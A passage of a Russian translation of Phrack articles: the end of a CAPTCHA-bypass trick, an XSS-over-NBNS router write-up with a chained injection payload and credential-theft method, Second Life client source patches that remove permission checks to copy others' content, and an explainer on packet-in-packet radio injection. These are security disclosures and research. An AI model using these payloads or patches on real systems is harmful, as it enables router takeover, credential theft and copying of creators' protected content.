а) Количество символов в изображении контролируется пользователем.
Если атакующий вызывает https://phrack.org/captcha.php?characters=x,
то генерируется капча с X символами (x >= 2). Само по себе это не

критично, поскольку captcha.php вызывается сервером. Но это важно из-за...

b) В скрипте есть интересная строка:
`$_SESSION['security_code'] = $code;`
Это означает, что PHP-сессия хранит только *последний* `$code`. Само по себе нормально (некоторые капчи нечитаемы и пользователь должен иметь возможность обновить), но это играет нам на руку.

Это даёт возможность провести новую атаку:
• Я — спам-бот и пишу очередной мусорный комментарий про чудо-таблетки. Создаётся PHP-сессия.
• Загружается капча, которую я, будучи ботом, не могу прочитать. Жаль.
• В рамках той же сессии вызываю captcha.php с `?characters=2`.
С вероятностью 1/(28×28) я угадаю сгенерированный код. Повторяю попытки до успеха.
• Скорее всего, в итоге я добьюсь своего, и какой-нибудь отчаявшийся бедолага купит таблетки.

Механизм капчи изменён, старая версия теперь называется captcha_old.php.

3 - Выводы

Кто знает, читают ли спамеры phrack? Одно очевидно: скрипт очень распространён в интернете... Да, вам стоит поставить патч xD

[0x04] XSS через NBNS на домашнем роутере — Simon Weber

```
--[ код прилагается, но может быть не актуальной версией. Актуальная:
    https://github.com/simon-weber/XSS-over-NBNS ]--
```

Содержание

1 - Аннотация

Для роутеров, которые:

1) используют NBNS для идентификации подключённых устройств
2) отображают эти устройства в веб-интерфейсе администратора
3) не экранируют получаемые имена

существует вектор инъекции в 15 символов в веб-интерфейсе. Этот вектор может эксплуатировать любой участник сети; он затрагивает каждого, кто посещает определённую страницу веб-интерфейса администратора. Используя несколько инъекций подряд, разделённых блочными комментариями, можно создать полезную нагрузку произвольной длины. Это позволяет получить учётные данные администратора роутера, украсть куки, изменить отображение списка устройств или провести любую другую XSS-атаку.

Практическое применение техники ограничено тем, насколько часто администраторы пользуются веб-интерфейсом. Однако в сочетании с социальной инженерией уязвимы могут оказаться небольшие заведения — кофейни, например.

2 - Описание тестового устройства

Я купил Netgear wgr614 v5 менее чем за $15 с доставкой на eBay. Это распространённый домашний беспроводной роутер стандарта B/G. Выпущен в 2004 году, поддержка прекращена около пяти лет назад [1].

Веб-интерфейс администратора сделан довольно небрежно (извини, Netgear!). Покопавшись, находишь немало неэкранированных полей ввода. Но ни одно из них само по себе не позволяет сделать ничего интересного — все они являются одноразовыми векторами инъекции, которые другие пользователи не увидят.

Однако одна страница заслуживает внимания — «Подключённые устройства» (DEV_devices.htm). На ней отображается таблица подключений:

#	Имя	IP	MAC
1	computer_1	192.168.1.2	07:E0:17:8F:11:2F
2	computer_2	192.168.1.11	AF:3C:07:4D:B0:3A
3	--	192.168.1.15	EB:3C:76:0F:67:43

Таблица формируется на основе таблицы маршрутизации, имена берутся из NBNS-ответов на запросы роутера. Если машина не отвечает, отвечает слишком долго или возвращает некорректное имя (длиннее 15 символов или без правильного завершения), в поле имени отображается «--». Таблица обновляется двумя способами: автоматически с интервалом и при посещении или обновлении страницы пользователем.

Быстрый тест показал, что имя в таблице не экранируется. Но это даёт лишь 15 символов полезной нагрузки. Вместить ссылку на внешний код в 15 символов не получилось (может, кому-то удастся?). Для выполнения произвольного кода нужно нечто более изощрённое.

3 - Техника цепочки инъекций

Очевидный способ получить больше символов — объединить несколько инъекций в цепочку. Для этого нужно:

1) Способ создать несколько записей в таблице:
Просто отправляем фиктивные ответы для несуществующих в сети комбинаций IP/MAC.

2) Способ контролировать порядок записей:
Таблица сортируется по IP-адресу. Используем последовательный диапазон адресов, которые никем не заняты.

3) Способ объединить записи, обходя лишний HTML:
Блочные комментарии. Инъекции просто открывают и закрывают блочные комментарии в конце и начале передаваемых имён.

Для иллюстрации: всё между <> игнорируется, инъекции в одинарных кавычках:

'[имя 1] <' [игнорируемое]
[игнорируемое] '> [имя 2] <' [игнорируемое]
... '> [имя 3] <' ...

HTML-комментарии работают, но имеют ограничения: `--` или `>` в закомментированном HTML всё сломают, и комментарии занимают около половины 15-символьного имени.

Блочные комментарии JavaScript меньше и гибче. Их можно вставлять в любое место кода — кроме середины токена. Например:

```
document/* игнорируется */.write("something")
```

работает, а

```
docu/* ой */ment.write("something")
```

нет.

Нужно только избегать `*/` в закомментированном HTML, что гораздо реже, чем `>`. Для использования JS-комментариев нужна JS-«транспортировка» нагрузки на страницу:

```
"<script>document.write('[payload]');</script>"
```

Первые три имени для транспортера:

```
<script>/*
*/document./*
*/write(/*
```

Это открывает вызов write для инъекции нагрузки. Нагрузка упаковывается в несколько строк (document.write принимает несколько аргументов):

```
'первая часть нагрузки', /*
*/ 'вторая часть нагрузки', /*
*/ 'третья часть...', /*
        ...
*/ ,'последняя часть'); /*
```

Пример итоговых NBNS-ответов для записи `alert("test");` на страницу:

```
Поддельное имя NBNS  IP              MAC
<script>/*           192.168.1.111   00:00:00:00:00:01
*/document./*        192.168.1.112   00:00:00:00:00:02
*/write(/*           192.168.1.113   00:00:00:00:00:03
*/'<script>',/*      192.168.1.114   00:00:00:00:00:04
*/'alert(\'',/*      192.168.1.115   00:00:00:00:00:05
*/'test\');',/*      192.168.1.116   00:00:00:00:00:06
*/'</script',/*      192.168.1.117   00:00:00:00:00:07
*/'>');/*            192.168.1.118   00:00:00:00:00:08
*/</script>          192.168.1.119   00:00:00:00:00:09
```

Несколько практических нюансов по конкретному роутеру Netgear: он использует самую актуальную информацию об именах устройств, поэтому нагрузку нужно отправлять при каждом запросе. Некоторое время после остановки инъекции в таблице будут отображаться «--» для поддельных IP. Чтобы замести следы, можно перезагрузить роутер (это возможно через инъекцию или после кражи учётных данных).

Также нужно следить за тем, чтобы реальные устройства не заняли поддельные IP или MAC. Следует помнить и о скорости: NBNS-пакеты должны поступать быстро, роутер слушает ответы лишь короткое время. Поэтому меньшие нагрузки (в меньшем числе пакетов) имеют больше шансов на успех. Лучше использовать внешний JavaScript, а инъекцией только запускать его.

4 - Эксплойты для конкретного устройства

Всё, что можно сделать через XSS или JavaScript, становится возможным. Можно атаковать пользователя (кража куки), роутер (инъецированные запросы к веб-интерфейсу уже авторизованы) или саму страницу. Ниже несколько примеров для роутера Netgear.

4.1 - Кража учётных данных администратора роутера

В интерфейсе администратора есть опция резервного копирования и восстановления настроек, создающая простой файл-базу данных netgear.cfg. Этот файл довольно интересен: судя по всему, это plaintext-дамп памяти, защищённый контрольной суммой, которую я не смог расшифровать (никто не взломал её и на момент написания статьи — если вам удастся, дайте знать). В файле можно найти всё: ключи беспроводной сети, статические маршруты и — сюрприз — данные администратора в открытом виде: логины и пароли для http-интерфейса и telnet-суперадмина (подробнее о скрытой telnet-консоли — в [3]).

Украсть файл через XSS так же просто, как и куки. Атакующий разворачивает HTTP-сервер для приёма данных, а инъекция просто делает GET-запрос файла и отправляет его на сервер.

Получив права администратора, атакующий может многое: встроенное логирование трафика с автоотправкой на почту, DoS через функцию блокировки сайтов, атаки «человек посередине» через доступные настройки DHCP DNS, статических маршрутов и интернет-соединения.

4.2 - Сокрытие устройства в сети

Единственное место, где администратор может узнать о подключённых устройствах, — именно та страница, в которую мы инъецируем. Манипулируя отображением списка, можно обеспечить простую контрмеру против подозрительного администратора.

Для этого инъецируем JavaScript, который перебирает таблицу и удаляет строку с нужным устройством, а затем перенумеровывает таблицу. Заметим: для удаления устройства из списка не обязательно им владеть.

Можно пойти дальше и укрепить «плащ невидимости»: заблокировать соединения, не исходящие от роутера, и, возможно, заблокировать пинги непосредственно от роутера.

5 - Инструмент

Для реализации описанной техники и эксплойтов я использовал Scapy с Python и разместил код на Github [2]. Также можно задать произвольный эксплойт, который будет упакован и отправлен с помощью техники цепочки. Дополнительно написан простой Python HTTP-сервер для приёма похищенных учётных данных и раздачи внешнего кода эксплойта. Отдельная благодарность Роберту Уэсли МакГрю за NBNSpoof — часть его кода [4] была повторно использована.

Для решения проблемы быстрой отправки пакетов: перехватываю первый запрос от роутера и предварительно вычисляю пакеты ответа. Они будут отправляться в ответ на любые последующие перехваченные запросы. Об этом сообщает строка «ready to inject» после генерации ответов.

Во встроенных эксплойтах используется функция `loadhelp2` в качестве точки входа: роутер объявляет `loadhelp` внешне и вызывает при загрузке страницы; я переопределяю её на странице, запускаю внешний код `loadhelp2`, а оригинальный код добавляется в конец, чтобы пользователь ничего не заметил.

6 - Исправление, обнаружение и предотвращение

Для закрытия уязвимости Netgear достаточно изменить код бэкенда прошивки, чтобы экранировать NBNS-имена. Я связался с Netgear. Для данной конкретной модели исправление не планируется — поддержка уже прекращена. Однако новые модели были проверены на наличие данной уязвимости по состоянию на сентябрь 2011 года [1].

Если у вас такой роутер — исправления не будет. Поначалу обнаружить атаку может быть трудно, но при подозрении можно проверить:

• Посмотреть исходный код страницы: будут видны закомментированные записи с подозрительными именами.
• Использовать скрытый telnet-интерфейс — он покажет поддельные IP, генерируемые при упаковке нагрузки.
• В крайнем случае — отслеживать сетевой трафик на предмет некорректных NBNS-имён.

Также важно помнить: атака действует только пока вы пользуетесь веб-интерфейсом роутера. Полная защита — никогда его не открывать.

7 - Применение

Практическое применение техники ограничено частотой посещения страниц администратора. Однако с элементами социальной инженерии можно представить сценарий для небольших заведений — кофеен.

Такие места нередко предоставляют Wi-Fi на базе бытовых роутеров — таких как мой Netgear. Подключиться к их сети легко — она открыта. Запустив эксплойт, атакующий убеждает сотрудника проверить интерфейс администратора («У меня какие-то странные проблемы с беспроводной сетью... Не могли бы вы проверить роутер — моё устройство отображается?»). Опытный специалист по социальной инженерии без труда реализует такой сценарий.

Для расширения области применения стоит проверить технику на других роутерах или продвинутых прошивках — DD-WRT или Tomato. У меня не было другого устройства для экспериментов (wgr614v5 не работает с альтернативными прошивками), поэтому оставляю это другим.

Вряд ли существуют кардинально иные применения, кроме описанных — страницы администрирования роутеров просто не посещаются часто. Однако общая идея XSS через поддельные NBNS-имена может оказаться применима в других контекстах: везде, где есть список NBNS-имён, есть потенциальный вектор инъекции.

8 - Ссылки


```
[1]  частная переписка с Netgear, сентябрь 2011
[2]  https://github.com/simon-weber/XSS-over-NBNS
[3]  http://www.seattlewireless.net/NetgearWGR614#TelnetConsole
[4]  http://www.mcgrewsecurity.com/tools/nbnspoof/
```



```
                                        Октябрь 2011
                                        Simon Weber
                                        sweb090 _at_ gmail.com
```


```
[Приложение: архив xss_over_nbns.tgz в формате uuencode — опущено]
```

[0x05] Взлом клиента Second Life ради забавы и выгоды — Eva

```
|=-----------------------------------------------------------------------=|
|=------------------------=[ 01110010011000010110 ]=---------------------=|
|=------------------------=[ 01100110010101101110 ]=---------------------=|
|=-------------------------=[ 10010110111001110011 ]=---------------------=|
|=-------------------------=[ 01110011011001010111 ]=---------------------=|
|=-----------------------------------------------------------------------=|
```

Оглавление

N. Предисловие

Second Life [1] — виртуальная вселенная, созданная Linden Labs [2], позволяющая пользователям создавать контент путём загрузки различных форматов файлов. Контент защищён маской прав «Изменение / Копирование / Передача», которая позволяет создателям защищать свои объекты от модификации, копирования или передачи между аватарами. На момент написания статьи стандартным является клиент версии 2.x, хотя кодовая база 1.x всё ещё существует и остаётся наиболее распространённой. Кроме того, существуют сторонние клиенты — форки ветки 1.x с расширенным UI и дополнительными функциями.

Second Life работает на основе изолированных серверов — SIM-ов (от «симулятор», недавно переименованных в «регионы»), объединённых в сети. Логика такова: если один SIM падает, он становится недоступен, но не роняет всю сеть.

Аватары — это игроки, подключающиеся к сети через клиент и перемещающиеся между SIM-ами посредством «телепортации», которая технически означает переключение клиента на адрес другого SIM.

Клиент по сути является браузером от Linden (буквально), опирающимся на множество open source проектов. Он рендерит текстуры, получая их с сервера ассетов — хранилища всего загруженного пользователями контента. Каждый раз при подключении к SIM-у окружающий контент передаётся в клиент — как при загрузке веб-страницы.

Пользователи могут загружать следующие типы контента:

1.) Изображения
2.) Звуки
3.) Анимации

Под «текстурами» в этой статье подразумеваются загружаемые пользователями изображения. Загрузка стоит 10 линден-долларов. Linden поддерживает обменный курс линден-доллара к реальному.

В зависимости от прав построения в текущем SIM-е можно создавать объекты — простые геометрические формы, называемые примитивами (или примами): кубы, сферы, призмы и т.д. После создания примитив можно украсить изображениями или использовать язык Linden Scripting Language (LSL) [3] для воспроизведения звуков или анимации аватаров. Несколько примитивов

можно объединить в связку, называемую объектом.

У аватара есть точки крепления, к которым можно присоединять объекты. Пользователи создают и продают контент — шляпы, юбки и т.д.

Отдельно существуют «носибельные» вещи (wearables) — не объекты, а простые текстуры, накладываемые на аватара послойно, скрывая нижние слои. Слои «наносятся» (bake) на аватара: например, текстура футболки перекрывает часть текстуры кожи.

Мы будем использовать клиент Imprudence [4], в текущей git-версии которого есть функция экспорта, и доработаем его для экспорта любого объекта из мира. Также упомянем GLIntercept [7] для экспорта носибельных вещей и частей тела — по сути просто текстур.

Почему это работает? Сервер применяет ряд ограничений, но некоторые действия не может контролировать. Большинство действий в Second Life сопровождается проверкой прав на SIM-е. Клиент интерпретирует ответ и при положительном результате выполняет действие. Но что, если клиент не ждёт разрешения и выполняет действие независимо? В зависимости от того, повторяет ли SIM проверку — это может сработать. Например, функция «Enable always fly» в некоторых клиентах позволяет летать в зонах без полётов: SIM сообщает, что полёты запрещены, но клиент игнорирует это.

Мы не «берём» объект в смысле нарушения прав Second Life. Мы сканируем объект и записываем все параметры, видимые клиенту, затем сохраняем их в XML-файл вместе с текстурами — автоматически с помощью функции «Export...» в Imprudence.

При загрузке контента сервер ассетов генерирует UUID-идентификатор. Сервер не проверяет связь между объектом, использующим UUID, и загрузившим его пользователем. Если удастся получить UUID ассета — можно ссылаться на него в созданном объекте. По сути это «безопасность через неизвестность (и баги)»...

I. Часть I — Объекты

Функция «Export...» не является официальной — она реализована разработчиками клиента. Это означает, что проверки выполняются только на стороне клиента без контроля со стороны сервера. Функция просто сканирует параметры объекта, получает текстуры и сохраняет данные в XML-файл с отдельными изображениями.

Поскольку проверки клиентские, скачаем Imprudence (тот же подход работает и с Phoenix [5]) и уберём эти проверки.

После клонирования репозитория Imprudence первый файл для редактирования — `linden/indra/newview/primbackup.cpp`.

В самом начале файла есть подпрограмма установки текстур по умолчанию:

```
void setDefaultTextures()
{
    if (!gHippoGridManager->getConnectedGrid()->isSecondLife())
    {
        // When not in SL (no texture perm check needed), we can
        // get these defaults from the user settings...
        LL_TEXTURE_PLYWOOD =
            LLUUID(gSavedSettings.getString("DefaultObjectTexture"));
        LL_TEXTURE_BLANK =
            LLUUID(gSavedSettings.getString("UIImgWhiteUUID"));
        if (gSavedSettings.controlExists("UIImgInvisibleUUID"))
        {
            LL_TEXTURE_INVISIBLE =
                LLUUID(gSavedSettings.getString("UIImgInvisibleUUID"));
        }
    }
```

```
}
```

Клиент использует `isSecondLife()` для проверки нахождения на официальной сети. Убираем условие:

```
void setDefaultTextures()
{
    //if (!gHippoGridManager->getConnectedGrid()->isSecondLife())
    //{
          LL_TEXTURE_PLYWOOD =
              LLUUID(gSavedSettings.getString("DefaultObjectTexture"));
          LL_TEXTURE_BLANK =
              LLUUID(gSavedSettings.getString("UIImgWhiteUUID"));
          if (gSavedSettings.controlExists("UIImgInvisibleUUID"))
          {
              LL_TEXTURE_INVISIBLE =
                  LLUUID(gSavedSettings.getString("UIImgInvisibleUUID"));
          }
    //}
}
```

Далее в том же файле функция проверки прав:

```
bool PrimBackup::validatePerms(const LLPermissions *item_permissions)
{
    if(gHippoGridManager->getConnectedGrid()->isSecondLife())
    {
        return (gAgent.getID() == item_permissions->getOwner() &&
            gAgent.getID() == item_permissions->getCreator() &&
            (PERM_ITEM_UNRESTRICTED & item_permissions->getMaskOwner())
            == PERM_ITEM_UNRESTRICTED);
    }
    else
    {
        return (gAgent.getID() == item_permissions->getOwner() &&
            (item_permissions->getMaskOwner() & PERM_ITEM_UNRESTRICTED)
            == PERM_ITEM_UNRESTRICTED);
    }
}
```

Упрощаем до:

```
bool PrimBackup::validatePerms(const LLPermissions *item_permissions)
{
    return true;
}
```

Следующая функция проверяет, является ли текстура стандартной:

```
LLUUID PrimBackup::validateTextureID(LLUUID asset_id)
{
    if (!gHippoGridManager->getConnectedGrid()->isSecondLife())
    {
        return asset_id;
    }
    // ... многочисленные проверки ...
}
```

Упрощаем:

```
LLUUID PrimBackup::validateTextureID(LLUUID asset_id)
{
    return asset_id;
}
```

После компиляции изменённого клиента можно экспортировать любой видимый объект. Следующий шаг — изменить интерфейс, добавив кнопку «Export...».

Добавляем кнопку экспорта для прикреплений (`linden/indra/newview/skins/default/xui/en-us/menu_pie_attachment.xml`):

```
    <menu_item_call enabled="true" label="Export" mouse_opaque="true"
        name="Object Export">
        <on_click function="Object.Export" />
        <on_enable function="Object.EnableExport" />
    </menu_item_call>
```

Аналогично для аватаров (`menu_pie_avatar.xml`):

В `linden/indra/newview/llviewermenu.cpp` добавляем в секцию меню аватара:

```
// Avatar pie menu
...
    addMenu(new LLObjectExport(), "Avatar.Export");
```

И в секцию прикреплений:

```
// Attachment pie menu
...
    addMenu(new LLObjectEnableExport(), "Attachment.EnableExport");
```

Убираем проверку в `LLObjectEnableExport`. Оригинал:

```
class LLObjectEnableExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        LLControlVariable* control =
            gMenuHolder->findControl(userdata["control"].asString());
        LLViewerObject* object =
        LLSelectMgr::getInstance()->getSelection()->getPrimaryObject();
        if((object != NULL) &&
            (find_avatar_from_object(object) == NULL))
        {
// ... многочисленные проверки ...
```

Изменяем так, чтобы кнопка включалась при наличии любого объекта:

```
class LLObjectEnableExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        LLControlVariable* control =
            gMenuHolder->findControl(userdata["control"].asString());
        LLViewerObject* object =
        LLSelectMgr::getInstance()->getSelection()->getPrimaryObject();
        if(object != NULL)
        {
            control->setValue(true);
            return true;
// ...
```

(Проверку на NULL оставляем: без объекта кнопка включится и клиент упадёт.)

Далее убираем проверку на прикреплённость к аватару в `LLObjectExport`:

```
class LLObjectExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        LLViewerObject* object =
        LLSelectMgr::getInstance()->getSelection()->getPrimaryObject();
        if (!object) return true;
        LLVOAvatar* avatar = find_avatar_from_object(object);
        if (!avatar)
        {
            PrimBackup::getInstance()->exportObject();
        }
        return true;
    }
};
```

Упрощаем:

```
class LLObjectExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        PrimBackup::getInstance()->exportObject();
        return true;
    }
};
```

Этих изменений достаточно, чтобы превратить клиент в незаметный инструмент для экспорта любого объекта вместе с текстурами.

Существуют и более простые способы — например, включить режим God прямо в исходном коде и обойти большинство проверок. Но это будет рассмотрено в полной статье, вместе с описанием того, что Linden способны обнаружить, и экспортом носибельных вещей.

Также можно создать полностью неинтерактивный клиент [11], который будет автоматически экспортировать всё видимое. Принцип остаётся прежним: «кто управляет UUID ассета — имеет как минимум право забрать его с сервера ассетов».

II. Часть II — Текстуры

В первой части мы рассмотрели экспорт объектов. С клиентом можно сделать и больше — например, захватить UUID текстуры или дамп текстур кожи и одежды.

Что насчёт одежды? Методом из первой части удастся экспортировать только примитивы без носибельных вещей. Как же сохранить кожу?

В ветке 1.x клиента Linden есть опция, по умолчанию отключённая и доступная только Grid Gods («богам сети» — сотрудникам Linden Labs, представленным в мире аватарами с фамилией «Linden»), которая позволяет захватывать «запечённые» текстуры.

Открываем `linden/indra/newview/llvoavatar.cpp` и находим:

```
BOOL LLVOAvatar::canGrabLocalTexture(ETextureIndex index)
{
    if (!isTextureDefined(index))
    {
        lldebugs << "getTEImage( " << (U32) index << " )->getID()
            == IMG_DEFAULT_AVATAR" << llendl;
        return FALSE;
    }
    if (gAgent.isGodlike() && !gAgent.getAdminOverride())
        return TRUE;
// ...
```

God-права разрешают захват. Нам тоже можно:

```
BOOL LLVOAvatar::canGrabLocalTexture(ETextureIndex index)
{
    if (!isTextureDefined(index))
    {
        lldebugs << "getTEImage( " << (U32) index << " )->getID()
            == IMG_DEFAULT_AVATAR" << llendl;
        return FALSE;
    }
    return TRUE;
    if (gAgent.isGodlike() && !gAgent.getAdminOverride())
        return TRUE;
// ...
```

Но и этого недостаточно. В коде ветки 1.x есть ошибка (возможно, намеренная), из-за которой клиент падает при захвате нижней части аватара. В `linden/indra/newview/llviewermenu.cpp`:

```
else if ("lower" == texture_type)
{
    handle_grab_texture( (void*)TEX_SKIRT_BAKED );
}
else if ("skirt" == texture_type)
{
    handle_grab_texture( (void*)TEX_SKIRT_BAKED );
}
```

Исправляем:

```
else if ("lower" == texture_type)
{
    handle_grab_texture( (void*)TEX_LOWER_BAKED );
}
else if ("skirt" == texture_type)
{
    handle_grab_texture( (void*)TEX_SKIRT_BAKED );
}
```

После компиляции можно через меню захватить текстуры аватара, включая кожу. Для получения чистой текстуры одежды без кожи используйте прозрачную текстуру кожи перед захватом.

Важно: захваченные текстуры временны — они не являются ассетами и не регистрируются на сервере. Сохраните их, или поместите на примитив и экспортируйте методом из Части I.

II. Часть II — Текстуры. II. i. Текстуры — GLIntercept

Метод GLIntercept: заменяем DLL-файл в директории клиента на файл от GLIntercept. После запуска клиента все отображаемые текстуры сохраняются на жёсткий диск в директорию images. Это ресурсоёмкая операция — сохраняется буквально всё: текстуры мира, UI и т.д.

Если нужно собрать коллекцию текстур, просто замените opengl.dll клиента на версию от GLIntercept. Если не найдёте dll клиента — добавьте его как новый файл, клиент подберёт. Рекомендую поставить графику на минимум.

Много шума вокруг GLIntercept. Некоторые говорят, что он больше не работает, другие предлагают шифровать текстуры. Принцип, на котором работает GLIntercept, настолько тривиален, что весь этот шум бессмысленен. GLIntercept — это дополнительный слой между клиентом и OpenGL. Всё, что рендерит ваша видеокарта, можно захватить. Буквально. «Всё, что рендерит видеокарта, можно захватить» — вот ключевая фраза. GLIntercept применим к любой программе, использующей OpenGL.

IV. Послесловие

Second Life — виртуальная вселенная тщеславия, населённая нелепейшими персонажами, порождёнными иллюзией анонимности. Linden сохраняют полный контроль, а весь загруженный контент по условиям использования автоматически переходит в собственность Linden Labs — вы лишаетесь авторских прав. Мало того, ходят слухи, что за вами следят; действует сомнительная система «верификации возраста», обязывающая отправить удостоверение личности для проверки «третьей стороной». При таких обстоятельствах неясно, что они делают с этими данными и связывают ли внутреннюю активность с личностью пользователя.

Потенциала для дальнейших исследований немало: клиенты крайне хрупки и отвратительно написаны со всех точек зрения. Ранее были известны эксплойты: QuickTime-эксплойт Чарли Миллера [9], дававший полный контроль над машиной (уже исправлен), и отличная презентация Михаэля Тумана [10].

Одна из возможностей, которую я исследую (близко к работе Тумана) — создать внутри мира прокси на LSL, позволяющий браузеру подключаться к примитиву и перенаправлять трафик. Есть ограничение на объём данных, получаемых LSL-скриптом, но я ищу способы его обойти. Идея: использовать серверы Linden Labs как прокси для всего веб-сёрфинга. На момент написания статьи у меня есть рабочая реализация на LSL (пример в [A. 1]), способная получить 2 Кб с любого сайта (ограничение функции `llHTTPRequest()`). Дополнительно PHP-страница может переписывать контент, возвращаемый LSL-скриптом, перенаправляя ссылки обратно через скрипт в Second Life.

Таким образом подменяются не только IP, но и заголовки, часовые пояса, DNS-запросы и всё остальное.

Возможности безграничны. Я видел клиенты на этом принципе — CryoLife, NeilLife. Однако их идентификационные строки уже помечены, и пользователей с ними банят. Для дальнейшего изучения можно заглянуть сюда:

http://wiki.secondlife.com/wiki/User:Crone_Dryke

Посвящается CV. Огромная благодарность команде Phrack за помощь и интерес к статье.

Спасибо за внимание!

B. Библиография

[1] Сайт Second Life, http://secondlife.com/
[2] Официальный сайт Linden Labs, http://lindenlab.com/
[3] Вики по Linden Scripting Language LSL, http://wiki.secondlife.com/wiki/LSL_Portal
[4] Загрузки клиента Imprudence, http://wiki.kokuaviewer.org/wiki/Imprudence:Downloads
[5] Клиент Phoenix, http://www.phoenixviewer.com/
[6] Политика сторонних клиентов, http://secondlife.com/corporate/tpv.php
[7] GLIntercept, http://oreilly.com/pub/h/5235
[8] Экспортёры Ogre, http://www.ogre3d.org/tikiwiki/OGRE+Exporters
[9] QuickTime-эксплойт с полным доступом к машине, http://securityevaluators.com/content/case-studies/sl/
[10] Презентация Тумана о возможностях эксплуатации Second Life, https://www.blackhat.com/presentations/bh-eu
[11] Библиотека OpenMetaverse для разработчиков, http://lib.openmetaverse.org/wiki/Main_Page

A. Приложение

[A. 1] LSL-скрипт, запрашивающий публично доступный URL у SIM-а и отвечающий на HTTP-запросы прокси, обращаясь к публичному URL с суффиксом `/url=`. Получает 2 Кб контента и возвращает браузеру.

```
key uReq;
key sReq;

default
{
    state_entry()
    {
        llRequestURL();
    }

    changed(integer change)
    {
        if (change & CHANGED_INVENTORY) llResetScript();
    }

    http_request(key id, string method, string body)
    {
        if (method == URL_REQUEST_GRANTED) {
            llOwnerSay(body);
            return;
        }
        if (method == "GET") {
```

```
            uReq = id;
            list pURL = llParseString2List(
                llGetHTTPHeader(id, "x-query-string"), ["="], []);
            if (llList2String(pURL, 0) == "url")
                sReq = llHTTPRequest(llList2String(pURL, 1),
                    [HTTP_METHOD, "GET"], "");
        }
    }
    http_response(key request_id,
        integer status,
        list metadata,
        string body)
    {
        if (sReq == request_id) llHTTPResponse(uReq, 200, body);
    }
}
```

[0x06] Как я неправильно понял цифровое радио; или, «Странные машины» есть и в радио! — M.Laphroaig (pastor@phrack)

```
...there be bytes in the air
   and Turing machines everywhere
```

Когда берёшься обобщать целый класс распространённых заблуждений, уместно начать с собственных. Вот что я привык считать само собой разумеющимся применительно к цифровому радио.

Wishful thinking (благие иллюзии)

Следующие утверждения очевидно связаны между собой и взаимно подкрепляют друг друга:

1. Уровень 1 доставляет кадры на Уровень 2 либо полностью неповреждёнными, точно в том виде, в каком их передал узел-отправитель, либо слегка искажёнными — если проверка CRC на Уровне 1 отключена (как иногда бывает при сниффинге).

2. Чтобы кадр был принят на Уровне 1, он должен быть передан целиком через совместимый передатчик Уровня 1 с использованием точно такого же PHY-протокола. В товарных PHY-реализациях нет замены логике радиочипа, активирующейся при передаче кадра Уровня 2, — кроме дорогостоящего программно-определяемого радио.

3. Реализации Уровня 1 имеют средства однозначного различения преамбулы и реального содержимого кадра. Одно не может быть ошибочно принято за другое — или такая ошибка крайне редка и практически невоспроизводима.

4. Если приёмник из-за помех или проблем с синхронизацией пропустил физическое начало передачи кадра, остаток передачи теряется, и ни один корректный кадр не может быть принят вплоть до окончания этой передачи.

Для инъекции на Уровне 1 это означало бы следующие ограничения:

a. Чтобы успешно «инъецировать» сформированный кадр Уровня 1 (то есть добиться его приёма целевым устройством), атакующий должен (1) построить двоичное представление полного кадра в буфере, (2) иметь радио, способное передать содержимое буфера, и (3) дать команду радио передать буфер, при необходимости обходя аппаратные или прошивочные реализации протокольных функций.

b. В частности, передающее радио должно обеспечить корректные физические сигналы инкапсуляции — преамбулу и т.д. Без этого инъекция невозможна.

c. Ошибки из-за радиопомех только мешают инъекции. Передача атакующего, как правило, должна быть мощнее, чтобы противостоять фоновым помехам.

d. Клетка Фарадея является абсолютной защитой от инъекции — при условии сохранения программной и аппаратной целостности узлов внутри и отсутствия у атакующего лишних привилегий.

Краткое резюме этих убеждений: граница Уровень 1/Уровень 2 в цифровом радио — это _фильтр достоверности и аутентичности_ кадров. Чтобы кадр был принят, он должен быть передан целиком через «аутентичный» механизм, с нормальными или почти нормальными переходами состояний передающего чипа, — или имитирован программно-определяемым радио.

Каждое из этих утверждений _ложно_ — что демонстрируют эксплойты Packet-in-Packet (PIP) [1,2].

Побег пакета

В холодный и ветреный день 23 февраля 2011 года мои иллюзии рассыпались: я увидел, как байты полезной нагрузки кадра 802.15.4...

```
--- переданные внутри корректного пакета как обычная нагрузка ---
```

...принимаются как самостоятельный кадр, воспроизводимо.

«Внутренний» пакет, который, по моим убеждениям, надёжно заключён в объемлющем кадре, временами вырывался наружу и приходил сам по себе — без каких-либо следов инкапсулирующего пакета.

Время от времени не было кита — только Иона. Крайне неприятное открытие для человека, считавшего, что даже атакующий с SDR не страшен внутри уютной клетки Фарадея — лишь бы в изолированном сообществе не было скомпрометированных узлов.

Где теперь моя инкапсуляция? Где учебниковая модель OSI?

Ложь, всё ложь. Сладкие иллюзии, разрушенные жестоким Packet-in-Packet.

Packet-in-Packet: чудо объяснено

Типичная структура кадра цифрового радио с точки зрения радиоприёмника:

```
------+----------+-----+-------------------------------+-----+------
шум   | преамбула| SFD | кадр L2, видимый снифферам    | CRC | шум
------+----------+-----+-------------------------------+-----+------
```

Приёмник использует байты преамбулы для синхронизации, одновременно в цифровом виде ища байты SFD (Start of Frame Delimiter). После совпадения SFD-последовательности радио начинает рассматривать поступающие байты как содержимое кадра, сохраняет их и подаёт на вычисление контрольной суммы.

Допустим, байты L2-нагрузки, переданные после SFD, содержат в качестве данных протокола верхнего уровня следующее:

```
---------+-----+--------------------+--------------------------------
преамбула| SFD | байты вн. пакета   | корректная контр. сумма вн. пакета
---------+-----+--------------------+--------------------------------
```

Если оригинальные преамбула и SFD внешнего кадра целы — всё вышеперечисленное будет принято и передано драйверу и ОС как обычные байты нагрузки.

Но представим, что оригинальный SFD повреждён помехами и пропущен. Тогда начальные байты внешнего кадра будут интерпретироваться как шум — вплоть до встроенных «преамбулы» и «SFD» предполагаемой нагрузки. Эти преамбула и SFD будут приняты за начало реального кадра, и «внутренний» пакет будет услышан — вместе с корректной контрольной суммой. Последующие байты внешнего кадра снова будут отброшены как шум — до следующей последовательности «преамбула + SFD».

Таким образом, из-за повреждения реального SFD помехами и неспособности приёмника отличить шумовые байты от байтов нагрузки иначе как по совпадению с SFD, радио иногда принимает внутренний пакет — точно так, как если бы тот был отправлен самостоятельно.

